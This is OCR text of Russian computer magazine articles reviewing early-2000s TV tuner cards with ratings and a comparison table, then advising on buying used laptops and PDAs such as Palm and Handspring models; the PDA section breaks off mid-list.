Выбираем тюнер

AVer TVPhone98


Это первый представитель славного семейства тюнеров от AVerMedia. Тюнер уже вряд ли можно назвать новинкой, но и по сей день он остается весьма заманчивой покупкой. Он мультисистемный (PAL/SECAM), но, помимо показа телепередач, с успехом справляется с работой в видеоконференциях и отправкой видеопочты. Кроме того, обладает весьма неплохим FM тюнером с памятью на 20 станций, с автосканированием или ручным выбором нужной частоты. Автосканирование TV-каналов заняло около пяти минут, и за это время все возможные каналы от коллективной антенны были с успехом обнаружены и запомнены. Качество приема было весьма достойным и никаких нареканий не вызвало. А благодаря пульту ДУ просмотр программ не доставлял никаких неудобств (пульт может также управлять проигрывателем компакт-дисков или винампом, при наличии специального плагина). Интерфейс управляющей программы вполне дружелюбный и изменяется в зависимости от режима работы, предоставляя специфические функции. А если комп до-



статочно мощный, то с помощью AVer TVPhone98 можно легко захватывать видео.
Оценка: ★★★★★★★

AVerTV Studio

Еще одна очень достойная модель от фирмы AVerMedia и по сути является наследником AVer TVPhone98. Тоже хорошее качество изображения плюс максимальный набор функций.
В том числе и функция захвата полноэкранного видео в стандартах PAL/SECAM. Правда, при захвате кадров получается изображение посредственного качества из-за заметной размытости и ряби. Настройка каналов возможна как сканированием стандартных частот для конкретной страны, так и сканированием всей полосы частот. Естественно, присутствует возможность для более точной настройки: выбор видеостандарта, точная подстройка каналов, настройка яркости, цвета и т.д. А прилагаемое ПО и пульт ДУ доставят мак-



симум комфорта. Среди прочих возможностей стоит отметить такие полезные фишки, как TimeShift и I-Record (также имеется прога для телетекста, захвата



p0r0h (p0r0h@real.xakep.ru)



изображения, Video Mail). Как и прошлая модель, этот тюнер нашел при стандартном сканировании все основные каналы, а при расширенном - все возможные.
Качество приема FM-программ осталось на прежнем высоком уровне. Но особенно можно отметить режимы отложенного просмотра - работа с ними весьма удобна и доставит немало приятных минут.
Оценка: ★★★★★★★

AverMedia JoyTV

Эта модель стоит особняком среди своих собратьев. Мало того, что он внешний, ему совсем не требуется наличие системного блока (естественно, монитор необходим :)). Так что теперь можно превратить свой моник в обыкновенный телевизор, при этом сам комп можно даже не включать. Само собой, никаких драйверов при этом устанавливать не надо. Коробочка с тюнером достаточно удобная и легко ставится на компьютер. Сверху расположены кнопки управления. С их помощью доступны следующие функции: переключение каналов (вперед/назад), громкость (больше/меньше), режим работы (телевизор/монитор) и включено/выключено. Приятно также поразило обилие всяческих таймеров - часы, таймер включения (точное время по часам + номер включаемого канала), таймер выключения, wake-up и sleep-таймеры (относительное время включения и выключения). Еще к JoyTV можно подключить видеомагнитофон и смотреть свои любимые фильмы. Благо и управление тюнером с помощью пульта ДУ весьма комфортное. Имеется также функция телетекста. Как видишь, все как у дорогих моделей телевизоров. К слову, и качество изображения практически неотличимо от обычного телека. Сказывается то, что JoyTV - внешний тюнер, поэтому не подвержен помехам из системного блока, не зависит от разрешения экрана и т.д. Кстати, все возможные каналы поймались без проблем (в том числе и от дециметровой антенны), и каких-либо помех, иногда наблюдаемых у других моделей, замечено не было. Правда, следует отметить, что тюнер способен работать только в полноэкранном режиме, но зато присутствует возможность прослушивания телеканалов в фоновом режиме. Т.е. после выбора канала, переключившись в режим монитора, можно все равно продолжать слышать выбранный канал.
В общем, AverMedia JoyTV достойная альтернатива обычному телевизору, причем без всяких оговорок и натяжек.
Оценка: ★★★★★★★★★ **Выбор][**

AVerTV USB

Еще один внешний TV-тюнер от компании AVerMedia. Только на этот раз без системного блока ему не обойтись, т.к. работает он через USB. В комплект поставки входит фирменный софт, управляющий приемом телепередач, планированием просмотров и оцифровкой видеоизображений. На корпусе тюнера даже присутствует аппаратная кнопка для получения мгновенного снимка изображения. На этом плюсы, собственно говоря, и заканчиваются. Дальше начинаются одни минусы. Режимов отложенного просмотра нет, да и само качество изображения весьма посредственное. При оцифровке и просмотре телеканалов даже на минимальном размере окна выпадает слишком много кадров. Очевидно, что сказывается пропускная способность шины USB. Кроме того, нет FM тюнера, что несколько удивляет. Ведь за такую высокую цену на AVerTV USB можно было его вполне предоставить. А так получается девайс с сомнительными плюсами и очевидными минусами.
Оценка: ★★★★★★

3DeMON


Теперь перед тобой карточка не от Авермедии, но, как оказалось, выполнена она весьма неплохо. Она обеспечивает набор функций отложенного просмотра, планирования (включение/выключение по таймеру), просмотра телепередач и прослушивания FM-радио.
Правда, интерфейс довольно необычный и вполне может показаться неудобным на первый взгляд. Дело в том, что 3DeMON использует альтернативный способ вывода изображения. Система делает один из цветов прозрачным, а картинку располагает как бы сзади основного изображения экрана монитора. Благодаря этой функции можно, например, смотреть телек вместо обоев Рабочего стола. Также следует отметить, несмотря на то, что режим отложенного просмотра присутствует, но воспроизвести записанную телепрограмму можно лишь по окончании записи. В этом плане тюнеры AVerMedia (кроме AVerTV USB) выглядят предпочтительней. Что касается качества изображения, то оно тоже несколько уступает своим конкурентам. На нескольких каналах была заметна небольшая рябь и размытость, но в целом картинка была достаточно хорошего качества. Да, и с нахождением всех возможных телеканалов (впрочем, как и радио) проблем не возникло. Юзверю доступны три размера изображения, несколько кодеков для видео и аудио плюс выбор системы телевещания. В общем, вполне привлекательный девайс за свои деньги.
Оценка: ★★★★★★★

LifeView FlyVideo'98

Еще одна карточка, конкурирующая с девайсами от AVerMedia. Эта модель не нова, но вполне держится на плаву, и списывать ее со счетов еще рано. Т.к. по качеству воспроизведения и набору ПО позволяет FlyVideo'98 комфортно чувствовать себя среди признанных лидеров. Только следует учесть, что бывают варианты как и с FM-тюнером, так и без него. После установки платы и драйверов требуется настроить конфигурацию. Для этого нужно запустить прилагающийся софт и в нем выбрать необходимый стан-

Карта	Интерфейс	Тюнер FM	Вход s-video	Аудиовход	Аудиовыход	Пульт ДУ	Микрофон	Антенна FM	Цена	Оценнка][
AVer TVPhone98	PCI	+	+	+	+	+	+	+	75$	7
AVerTV Studio	PCI	+	+	+	+	+	+	+	80$	8
AverMedia JoyTV	не требуется	-	+	+	+	+	-	-	90$	9
AVerTV USB	USB	-	+	-	+	-	-	-	90$	6
3DeMON	PCI	+	+	+	+	+	-	+	65$	7
LifeView FlyVideo'98	PCI	+	+	+	+	+	-	+	70$	7
PixelView PlayTV PAK	PCI	+	+	+	+	+	+	+	90$	6
Pinnacle Studio PCTV	PCI	-	+	+	+	+	-	-	60$	8
Genius Video Wonder Pro II V2	PCI	+	+	+	+	+	-	+	60$	8









дарт. А уже затем можно приступать кнастройке каналов. Рекомендую, кстати, во всех тюнерах использовать только расширенное сканирование, иначе в стандартном режиме можно пропустить несколько каналов. Качество изображения аналогично тюнеру AVer TVPhone98, но все-таки на некоторых каналах была заметна небольшая рябь. Однако в защиту FlyVideo'98 можно выделить тот факт, что при захвате видео качество картинки немного получше девайса от AVerMedia. Из остальных плюсов можно отметить наличие пульта ДУ и телетекста. Из минусов же - невозможность включить управляющую программу нажатием кнопки Power на том же ДУ и наличие курсора в полноэкранном режиме. Впрочем, это можно объяснить кривостью софта, а не самого тюнера.

Оценка: ★★★★★★★

PixelView PlayTV PAK

Теперь настала очередь другой карточки от PixelView. Первое, что сразу удивляет, - это комплект поставки. В него входит сам тюнер, аудио кабель, видео кабель, FM антенна, микрофон, пульт ДУ, руководство по установке/эксплуатации, диск с драйверами и даже цифровая камера. Однако сразу наводит подозрения не слишком высокая цена всего этого хозяйства. И, как оказалось впоследствии, все из-за весьма посредственного качества приема. Как и в случае с FlyVideo'98, прежде чем начать работу, необходимо провести небольшую настройку. Т.е. выбрать месторасположение, язык, тип видеокарты и чипсета материнской платы. Только после этого можно приступать к поиску телеканалов. Однако здесь непросвещенного юзверя может ждать неприятный сюрприз. Дело в том, что в настройках драйверов нет функции расширенного сканирования частот (будем надеяться, что разработчики пофиксят этот явный баг). Из-за этого существенная часть каналов будет недоступна. Но на этом неприятные сюрпризы не закончились. Получаемое изображение было очень низкого качества из-за повсеместной ряби. А такие мелкие недочеты, как наличие курсора в полноэкранном режиме, в расчет брать не приходится. Хотя цифровушка, FM тюнер, пульт ДУ и насыщенный софт может быть кому-то и скрасят посредственное качество приема и изображения. Только не мне...

Оценка: ★★★★★★

Pinnacle Studio PCTV

На сей раз перед тобой девайс от фирмы, заработавшей себе имя на очень хороших платах для оцифровки видео. Посмотрим, сможет ли она удивить нас и хорошим TV-тюнером. Оказалось, вполне. По качеству изображения Studio PCTV можно сравнить с внешним AverMedia JoyTV. Настройка каналов прошла довольно быстро, причем поймались все возможные. Естественно, присутствует возможность корректировки изображения, но, в принципе, без этого вполне можно обойтись, т.к. картинка сочная и яркая. Особняком стоит и функция видеозахвата - пожалуй, одна из самых лучших из всех представленных тюнеров. Особенно порадовала грамотная реализация масштабирования кадра видеоизображения при видеозахвате. Единственное, что не радует, так это отсутствие FM-тюнера и своеобразный способ подключения ДУ - его приемник сигналов подключается к компьютеру через COM порт. Это исключает возможность использовать для ДУ альтернативный софт, а родной грешит мелкими багами. Спрашивается, зачем было мудрить с последовательным портом, когда все необходимые компоненты по работе с пультом встроены в чип-оцифровщик? Есть и еще один неприятный момент - пресловутый курсор в полноэкранном режиме. Видимо, разработчикам он радует глаз больше, чем само изображение. Ну, а в целом Pinnacle Studio PCTV оставляет весьма благоприятные впечатления, и его вполне можно рекомендовать к покупке. Особенно, если будет необходим более-менее приличный видеозахват.

Оценка: ★★★★★★★★

Лучшая покупка

Genius Video Wonder Pro II V2

Этот тюнер от известного производителя периферии практически полностью идентичен LifeView FlyVideo'98. Это касается и внешнего вида платы, и пульта ДУ, и прилагаемого софта. Впрочем, есть и отличия. Это выход для FM-тюнера и набор шнуров :]. Особенно порадовало наличие переходника для подключения к музыкальному центру (обычно есть только к звуковой карте). Качество же изображения осталось без изменения. Но, в отличие от FlyVideo'98, при стандартном сканировании удалось поймать только два канала. Впрочем, расширенное сканирование расставило все на свои места. А FM-тюнер и удобный пульт ДУ сняли все вопросы о качестве исполнения этого девайса. И если учесть, что просят за него на порядок меньше, чем за аналогичные модели, то Genius Video Wonder Pro II V2 будет весьма удачной покупкой.

Оценка: ★★★★★★★★

Лучшая покупка

Вот и все. Спасибо алфавиту за любезно предоставленные буквы :].



Константин Буряков aka p0r0h
(p0r0h@real.xakep.ru)



Ни дня без компа! Выбираем мобильный комп

Хайя! У меня сложилось впечатление, что нынешнее поколение юзверей уже не может обойтись без компьютеров. Он настолько стремительно ворвался в нашу повседневную жизнь, что представить себя без него довольно проблематично. И неудивительно, ведь он объединяет в себе и незаменимого помощника в любых задачах, и развлекательный центр, и посредника для общения с многими людьми, и т.д. и т.п. Причем иногда начинаешь понимать, что свое время можно было бы проводить более рационально и интересно, если бы под рукой был компьютер. Ага, вот они, замашки реального гика. Но, к сожалению, такое счастье бывает далеко не всегда. Впрочем, если грамотно подойти к этой проблеме, то на горизонте, в качестве отличного решения, начинает вырисовываться мобильный комп...

Ноутбук

Итак, нам просто необходим мобильный компьютер. Так чего же выбрать? Первое, что приходит на ум, - это ноутбук. Но придя в магазин и увидев ценник напротив более-менее приличной модели, желание поиметь такой комп резко пропадает (зато возникает желание поиметь продавца :)). За что, спрашивается, платить 1500-2000 баказоидов, когда на эти деньги вполне можно купить гораздо более крутой комп?

Ладно, распальцованным товарищам в этом плане гораздо проще - пришел и купил самую дорогую и крутую тачку. А что делать среднестатистическому юзверю? Конечно, очень долго копить килобаксы не следует, ведь можно просто купить ноутбук попроще и подешевле. Вот только выбирать тогда, наверняка, придется только из б/у. И тогда к очевидному плюсу в виде гораздо меньшей стоимости (в 2-3 раза) может добавиться целый ворох минусов в виде тормознутой системы, глючных или дефектных девайсов и т.п. Поэтому будет весьма кстати упомянуть все подводные камни, с которыми можно столкнуться при выборе б/у нотика.

Подводные камни

Первое, на что прежде всего следует обратить внимание при такой покупке, - это, как ни странно, батарея. Будь твой потенциальный ноутбук десять раз стильный и мощный, но он тебе на][не нужен, если он будет сдыхать через 10 мин интенсивной работы. Поэтому не стесняйся проверить его в режиме работе от аккумулятора, а не от сети. Ведь именно в этом режиме ты собираешься использовать его больше всего. К тому же у б/у нотиков чаще всего страдает именно батарея, за год-два работы она может находиться на последнем издохе либо ее заряда хватит на весьма непродолжительный срок. Второе, что нужно проверить, - это клава. Довольно часто какая-нибудь хитрая клавиша может западать или вовсе не работать. Чемпионом среди подобных клавиш является "пробел", но и у других кнопок можно заметить эту дурную черту (прикинь, если у тебя будет западать "Esc"? :). Что еще нуждается в проверке? Конечно, экран! Поверь, собственное зрение стоит гораздо дороже тонны ноутбуков. Поэтому изображение должно быть приятным для глаз и не вызывать раздражение. Посмотри, какой размер у дисплея, какие режимы работы он поддерживает, богат ли он на настройки и, самое главное, не забудь проверить его на дефектные пиксели. Эти паразиты особенно распространены у ноутбушных матриц. Еще, если есть возможность, то проверь хард на наличие бэдов. Будет очень неприятно, если ты притащишь такой ноутбук домой и обнаружишь, что вместо трех гигов в живых осталось только два, и причем неизвестно, сколько они еще протянут. Как видишь, подводных камней достаточно много, от валунов до булыжников. И в случае их находки следует искать другую модель либо требовать от продавца существенного снижения цены.

Начинка

Если же ты, в принципе, не знаешь или сомневаешься, какие основные компоненты ноутбука тебе необходимы, то давай рассмотрим их поподробней.

Процессор

Да, в б/у моделях встречаются и давно забытые первые пни, но основная масса ноутбуков на нашем рынке имеет камешки последних трех поколений:
AMD K6 II/III, Intel Celeron/Pentium II;
Intel Pentium III, Transmeta Crusoe;
AMD Athlon.
Соответственно ноутбуки с камнями из первой группы стоят гораздо дешевле, чем из второй или третей. Но и сфера применения у них тоже небольшая. И в основном они годятся для работы в маздаевском офисе и развлечений в простеньких игрушках. Вторая группа процессоров уже может справляться и с серьезными инженерными вычислениями, созданием трехмерной графики и с прочими ре-

сурсоемкими задачами. Ну, а про ноутбуки на Атлонах и говорить практически нечего - запаса прочности им хватит надолго. Также можно отметить и полезные технологии энергосбережения компании SpeedStep и PowerNow от компаний Интел и АМД. Эти фишки позволяют значительно увеличить время работы ноутбука от батарей. Достигается это за счет меньшей тактовой частоты камня в этом режиме работы, поэтому и энергии он жрет совсем немного. А процессор Transmeta Crusoe пошел еще дальше. Он позволяет управлять не только частотой процессора, но и напряжением ядра. Однако и это еще не все. Фирменная технология LongRun корректирует тактовый цикл и напряжение прямо на лету, значительно сохраняя энергию. В то время как большинство других камней вынуждены просто отключаться, чтобы сберечь драгоценный заряд батареи.

Оперативная память

Как известно, мозгов много не бывает. Но производители ноутбуков особо не напрягаются по этому поводу, и количество памяти в их "черных чемоданчиках" обычно не превышает 128 МБ. Минимальное же количество, которое должно быть с установленными окошками, - 32 метра. При меньшем количестве мозгов, сам понимаешь, как будут тормозить наши любимые винды :]. Кстати, из-за типа оперативной памяти можно не беспокоиться - в ноутбуках это особо не принципиально. А в случае чего "серое вещество" можно и нарастить (об этом немного попозже), так что критично к этому компоненту ноутбука относится не стоит.

Винчестер

Здесь тоже все упирается в объем. Со скоростью его работы - как повезет :). Соответственно, чем новей будет твой нотик, тем больше будет вероятность того, что винт там довольно шустрый и живучий. Но особенно не парься по этому поводу - во многих моделях ноутбуков предусмотрена возможность замены винчестера. Однако и пренебрежительно относиться к харду не стоит - лучше переплатить и взять ноут с винтом побольше (не менее 4 ГБ), особенно если планируется работать не только с мелкомягким офисом, но и с серьезными и ресурсоемкими приложениями (типа игрушек :).

Дисплей

Отличительной чертой всех ноутбуков являются жидкокристаллические дисплеи. Помнишь, в одном из прошлых номеров мы писали про такие мониторчики? Так вот, основное отличие их от обычных моников - отсутствие вредного электромагнитного излучения. На что можно обратить внимание в этом компоненте ноутбука? На время отклика пикселя матрицы. Чем оно меньше, тем меньше будет размазываться текст при прокрутке документов и веб-страничек. А вообще, существует два типа жидкокристаллических матриц для ноутбуков - это пассивная и активная. Основное различие между ними состоит в разном способе управления пикселями матрицы. У дисплеев на пассивной матрице управление идет сразу группой пикселей. В принципе, эти матрицы уже не поставляются, но в б/у нотиках они очень распространены, так что будь внимательней. Ведь хотя она и гораздо дешевле, но невысокие яркость и контрастность, инертные пиксели, маленький угол обзора сводят на "нет" ее основной плюс - низкую цену. Совсем иначе обстоит дело у дисплеев на активной матрице - они дороже, но качество изображения и время реакции пикселя на очень достойном уровне. Также заслуживает отдельного упоминания и размер матрицы экрана. Многих может смутить, допустим, ноутбук с экраном 12.1". На самом деле, пугаться такого размера не стоит, ведь видимая область экрана у него будет соответствовать как у обычного 14-дюймового монитора на электронно-лучевой трубке (и, например, 15-дюймовому экрану на волшебных кристаллах соответствуют 17 дюймов на

NEXT



Константин Буряков aka p0r0h



привычном монике ;)). Еще постарайся перед покупкой ноута определиться с разрешением, в котором собираешься работать (800x600 или 1024x768), т.к. изображения с меньшим разрешением могут отображаться двумя способами - либо помещаются в центр экрана, оставляя вокруг него черную плоскость, либо растягиваются на весь экран так, что квадратные пиксели начинают переть со всех щелей.

Видео

Чаще всего этот компонент характеризуется объемом памяти (обычно около 8 МБ) и наличием встроенного 3D акселератора. Конечно, со современными видюхами в настольных компах видеосистема в ноутбуке состязаться не может. Поэтому учти это, если собираешься брать ноут для серьезной работы с графикой. Также при покупке желательно проверить: четкое ли изображение при подключении внешнего монитора, а также не дрожит ли оно. Т.к. у некоторых ноутбуков наблюдаются траблы с корректным выводом изображения на внешний моник.

Звук

В принципе, большинство ноутбуков имеют звуковуху, встроенные динамики и аудио входы/выходы. Конечно, такое звучание оставляет желать лучшего, но в качестве стандартных пищалок они вполне сгодятся. Тем более, что если потребуется, всегда можно подключить наушники или колонки, получив тем самым более качественный звук. Также посмотри, поддерживает ли звуковая карта технологию Full Duplex. Она активно юзается при IP-телефонии и может пригодиться для одновременной записи и воспроизведения звука. А DirectSound 3D, разработанный мелкомягкими, позволит получить более-менее объемное звучание (например, в гамесах).

Порты ввода/вывода

Почти все ноутбуки имеют порты COM, LPT и SVGA для подключения внешних девайсов (мыши, принтера и монитора). В некоторых моделях встречаются и раздельные разъемы PS/2 для клавы и мышки. Более современные обзавелись USB и инфракрасным портом (Fast IrDA). Далеко не у всех моделей есть видеовыход, и только в некоторых из них - видеовход. А для подключения модема, сетевых карт и другого железа предусмотрены специальные PCMCIA-модули. Отличаются они габаритами (Type I/II/III) и предназначены для использования в соответствующих слотах.

Батарея

Вот на этот компонент следует обратить пристальное внимание. Объем аккумулятора напрямую сказывается на длительности беспрерывной работы ноутбука. Вообще, существует два основных типа батарей - никель металл гидридные (NiMH) и литий-ионные (Li-Ion). Первые, хотя и дешевле, но обладают меньшей емкостью. Вторые позволяют провести за ноутбуком гораздо больше времени и дольше служат. Что для тебя важней, решать тебе. Однако, если ты часто собираешься работать с ноутом в дороге или в местах, где нельзя подключить его к питанию от сети, то лучшим выбором будет Li-Ion. Запасная батарея также не помешает и, возможно, выручит в критических ситуациях.

Приводы

Помимо стандартного флопика, ноут может быть укомплектован и CD-ROM. В более продвинутых встречаются CD-R, CD-RW и DVD-ROM. В некоторых моделях установлен специальный дисковод Imation LS-120 SuperDisk (поддерживает фирменные дискеты Imation на 120 МБ и стандартные на 1,44 МБ) либо Iomega ZIP.

Манипулятор

Казалось бы, на что здесь можно обратить внимание? Клава она и в Африке Клава :]. Однако лучше заранее посмотреть, хорошо ли тебе с клавой и удобно ли лежат на ней твои пальцы. Отлично, если "пробел" и "Enter" будут большими, а не сливаться на фоне других кнопок. Помимо стандартной клавы, ноут может быть снабжен pointing stick (манипулятор-указка), touchpad (сенсорная панель) или trackball (представь себе перевернутую мышь :)). Все они довольно удобны, и к ним быстро привыкаешь. А если привыкать напрягает, то дома или в офисе к нему вполне можно подключить привычную мышку.

Вот, в принципе, и все компоненты, которые входят в ноутбук и заслуживают отдельного упоминания. Правда, есть еще и габариты. Понятное дело, что таскать с собой 5-килограммовую махину не очень удобно, поэтому старайся выбрать модель покомпактней.

Где брать?

В общем-то, купить б/у ноутбук можно в довольно-таки многих местах. Это и компьютерные рынки типа "Митино" или "Буденовского", и интернетовские специализированные барахолки наподобие www.komok.com, www.molotok.ru или же просто купить у знакомых. Главное - не забывать о "подводных камнях" и не превращать покупку ноутбука в покупку кота в мешке. Договорись о хотя бы минимальной гарантии (даже трехдневной), чтобы в случае чего можно было вернуть свои кровные бабульки. Также не спеши брать приглянувшийся нотик, возможно в другом месте он стоит на порядок меньше, поэтому сравни все возможные варианты и выбери наиболее подходящую тебе модель.

Апгрейд ноутбука

Да, ноутбук, как и обычный комп, можно с успехом проапгрейдить. А если учесть то, что он будет не новый и не самый быстрый, это будет довольно актуально. Поэтому давай посмотрим, как и что можно проапгрейдить. Изготовители ноутбуков, как правило, предлагают использовать только свои компоненты, но это вполне понятно ;]. Ты же можешь использовать и девайсы от других фирм, т.к. необязательно переплачивать за более популярный брэнд. Только обязательно посмотри, чтобы девайс, который ты собираешься воткнуть в свой нотик, подходил конкретно к твоей модели ноутбука (прежде всего смотреть надо на сайте производителя). Первое же и самое доступное, что можно проапгрейдить, - это оперативная память. И если твой ноутбук поддерживает модернизацию, смело меняй оперативку. Впрочем излишне смелым быть не стоит - процедура эта требует достаточной аккуратности. Для этого убедись, что ноутбук выключен и отключен от источника тока. Нелишне будет также отсоединить батареи. А чтобы получить доступ к разъемам под оперативку, возможно придется поработать с отверткой и открутить парочку винтов. После установки оперативы остается только подсоединить обратно батарею и проверить работоспособность ОЗУ. Если все в порядке, то наградой тебе будет более высокое быстродействие и шустрая операционка :]. Аналогичную процедуру придется провернуть, если ты соберешься заменить и старый винт на новый. Правда, для начала будет не лишним скопировать инфу со старого диска на новый, а уже затем приступать к установке. После этой замены включи ноутбук и посмотри: распознался ли новый винт. Если нет, то проверь, стоит ли в BIOS режим AUTO для винчестера, хотя иногда может по-

...если ты часто собираешься работать с ноутом в дороге или в местах, где нельзя подключить его к питанию от сети, то лучшим выбором будет Li-Ion...

надобиться ввести параметры диска и вручную. На этом-то, вообще, список компонентов, которые можно проапгрейдить в ноутбуке, заканчивается. Потому как, чаще всего, заменить проц или видюху нельзя.

КПК

Теперь же рассмотрим реальную альтернативу ноутбукам - карманные компьютеры. Они очень быстро набирают большую популярность и на это есть свои объективные причины. В целом ряде случаев КПК более привлекателен, чем громоздкий ноутбук. Поэтому давай уделим этим малышам пристальное внимание.

"За" и "Против"

Самым большим плюсом у этих девайсов, несомненно, являются легкость и компактность. Его без проблем можно положить в карман джинсов, рубашки, куртки и т.д. Согласись, таскаться с ноутбуком под пару килограмм могут позволить себе немногие, особенно при активном образе жизни (учеба-работа-бар-дискотека :)). В этом плане КПК выгодно смотрится на фоне "черных чемоданчиков". К тому же все основные компоненты при нем - записная книжка, ежедневник, визитница и будильник, а в сочетании с мобильным телефоном КПК позволит выйти в Интернет и полноценно заюзать Web, Асю, e-mail, WAP и SMS. Что еще нужно юзеру?

Конечно, возможность набирать/писать тексты, работать с электронными таблицами, читать электронные книжки, пользоваться словарем, играть в простенькие игрушки - все эти фишки есть и у КПК. А возможность синхронизировать его с домашним компом позволит работать с одним документом дома, на работе и в дороге. Заманчиво? Я тоже так думаю, особенно если учесть, что стоит он в несколько раз дешевле ноутбука.

Впрочем есть и свои недостатки. Первый, что приходит на ум, - маленький экран. Из-за него при работе и чтении больших документов могут заметно уставать глаза, а это не есть "гуд". Метод ввода текста также далек от идеала. Все три встречаемых метода (распознавание рукописных знаков, набор на экранной клавиатуре и мини-клаве) довольно неудобны, и потребуется много времени, чтобы к ним привыкнуть. И тому, кому важна скорость набора текста, он вряд ли очень приглянется.

Ну, а вообще, плюсов у этих машинок гораздо больше, нежели минусов, поэтому остается только купить себе такую, если ноутбук не удовлетворяет по каким-нибудь параметрам.

Конкретные модели

Прежде чем рассказывать про конкретные модели для конкретных пацанов, нужно уделить внимание Оси, под которой они работают. Наибольшее распространение имеет PalmOS и КПК семейства Palm. Ключевые особенности таких "наладонников" под управлением PalmOS - это очень небольшой размер, минимальное количество кнопок и достаточно большой экран. И хотя разрешение дисплея в них не очень велико, но удобный и продуманный интерфейс оставляют самое благоприятное впечатление. Ввод текста у таких машинок производится вручную с помощью специального пера - стилуса либо надо набирать буквы и цифры через клавиатуру, отображающуюся на сенсорном экране. Кроме того, отдельно можно прикупить складную внешнюю клаву, хотя и с ней можно испытать определенные неудобства. Еще можно отметить, что камушек в "пальмах" не поражает своей частотой (как правило, Motorola 16,6 МГц), да и оперативы всего 2 или 8 МБ. Но за счет значительной экономии ресурсов PalmOS столь скромные характеристики практически незаметны и могут сказаться лишь в случае хранении большого количества инфы. К тому же скромная начинка отличается очень низким энергопотреблением, поэтому "пальмы" могут похвастаться самым большим временем автономной работы (около месяца).

Palm m100

Пожалуй, самый дешевый КПК на сегодняшний день (около 100$). В нем несколько уменьшен размер экрана, корпус довольно удобный и не выскальзывает из рук. Кстати, внешний вид этого девайса можно изменить с помощью сменных лицевых панелей. Объем памяти у Palm m100 всего 2 МБ, поэтому хватать ее будет только на ведение адресной книги, ежедневных дел и на не шибко большие электронные книги. А вот на разнообразное ПО из Инета места будет скорей всего не хватать. Из дополнительных плюсов можно отметить возможность создания заметок прямо на экране (типа липкого листочка) и прозрачную вставку в крышке, позволяющую смотреть дату и время (после запоя :)), даже когда КПК закрыт.

Palm V/Vx

Эти модели различаются между собой только количеством памяти на борту - 8 МБ у модели Vx и 2 МБ у V. В остальном отличий нет, даже в дизайне, который, кстати, весьма привлекательный. Корпус очень тонкий, почти миниатюрный. Экран прикрыт красивой кожаной обложкой. В общем, к внешности претензий нет. Сам экран поддерживает до 16 оттенков серого в отличие от старых экранов (всего 4 оттенками). Также у этих моделей имеется встроенный ИК-порт, который служить для синхронизации с ПК и с сотовым телефоном для выхода в Интернет. Жаль только, что при получении почты нельзя смотреть прикрепленное файло, но эта проблема наблюдается у всего "пальмового" семейства.

Palm IIIc

Еще одна модель от Palm. Основное отличие от прошлых версий - цветной дисплей. Казалось бы, плюс, но именно из-за него у этой модели возросли размеры и вес, да и к тому же аккумулятор сажается довольно быстро. Памяти 8 МБ, но этим, пожалуй, никого не удивишь. А вот что удивляет, причем неприятно, так это плохая "читабельность" текста при солнечном свете. В общем-то, достаточно "сырой" девайс.

Palm m505

А вот эта модель, пожалуй, является самой привлекательной из всего семейства "пальмовых". Работает она под управлением Palm OS 4.0, которая отличается большим быстродействием. Но и это не главное. Самое замечательное в этой модели - цветной экран с поддержкой до 65 тысяч цветов, а также стильный и удобный алюминиевый корпус. Памяти у этой машинки 8 МБ (имеется также поддержка сменных флэш-карт памяти), что довольно неплохо, учитывая небольшие размеры программ для Palm. Короче говоря, эта модель сочетает в себе все самое лучшее, что было в прошлых версиях. Есть, кстати, модель m500, схожая по характеристикам с Palm m505, но с монохромным экраном (16 оттенков серого) и меньшей ценой.

Handspring Visor Deluxe

Девайс от этой компании имеет привлекательный дизайн, 8 мегов памяти и полную совместимость со всеми програми, написанными для Palm OS 3.1. Отличительной чертой моделей от Handspring являются модули расширения Springboard (среди них GPS-приемник, сотовый телефон и т.д.) и синхронизацию с настольным компом через более быстрый USB-порт. В остальном же Visor Deluxe схож с другими машинками Palm III.

Handspring Visor Platinum

Эта модель немного поинтересней прошлой, т.к. в ней используется процессор Motorola Dragonball Vz с частотой 33

NEXT



Константин Буряков aka p0r0h





МГц, который примерно на 50% быстрей уставленного в Visor Deluxe. А в остальном все практически то же самое - 8 МБ мозгов, питание от двух батарей и т.д.

Handspring Visor Prism

Шустренький проц, цветной дисплей, отображающий до 65 тысяч цветов, возможность расширения с помощью модулей SpringBoard, небольшой вес - вот отличительные черты этого КПК. К сожалению, из-за цветного экрана значительно увеличилось энергопотребление, но красота, как известно, требует жертв.

Sony Clie

Популярный брэнд не обделил вниманием и рынок КПК. По характеристикам эта модель схожа с Palm Vx, но имеет поддержку дополнительной памяти. Об этом свидетельствует модуль Memory Stick на 8 МБ, идущий в комплекте. Кстати, с этим КПК поставляется довольно большое количество софта для графики и видео.

Так, с семейством КПК под управлением PalmOS разобрались, теперь настало время рассмотреть машинки под Windows CE. Отличительной чертой этих девайсов прежде всего является максимальная совместимость с настольной версией Windows. Также следует отметить, что экран у большинства моделей цветной, и поддержка 65 536 цветов (HiColor) уже стал стандартом де-факто. Еще радует более качественный звук по сравнению с моделями Palm. А в сочетании с цветным дисплеем это сделало возможным смотреть даже видео. Правда, это потребовало более мощный проц и большой объем оперативы (частота камня колеблется от 100 до 200 МГц, а объем памяти от 16 до 32 МБ). К тому же и сама Windows CE не далеко ушла от прародительницы, отличающейся повышенными системными требованиями и нерациональным расходом памяти. Соответственно, и цены из-за более крутой "начинки" повыше, чем в аналогичных моделях от Palm. Набор текстов же осуществляется с клавиатуры или с помощью "стилуса" на сенсорном экране. От аккумуляторов эти КПК работают около 8-10 часов, что тоже меньше, чем у пальмовых машинок. Синхронизация с обычным компом происходит через интерфейс USB или COM, а связь с периферией и мобильными телефонами - через инфракрасный порт.

Casio Cassiopea E-115

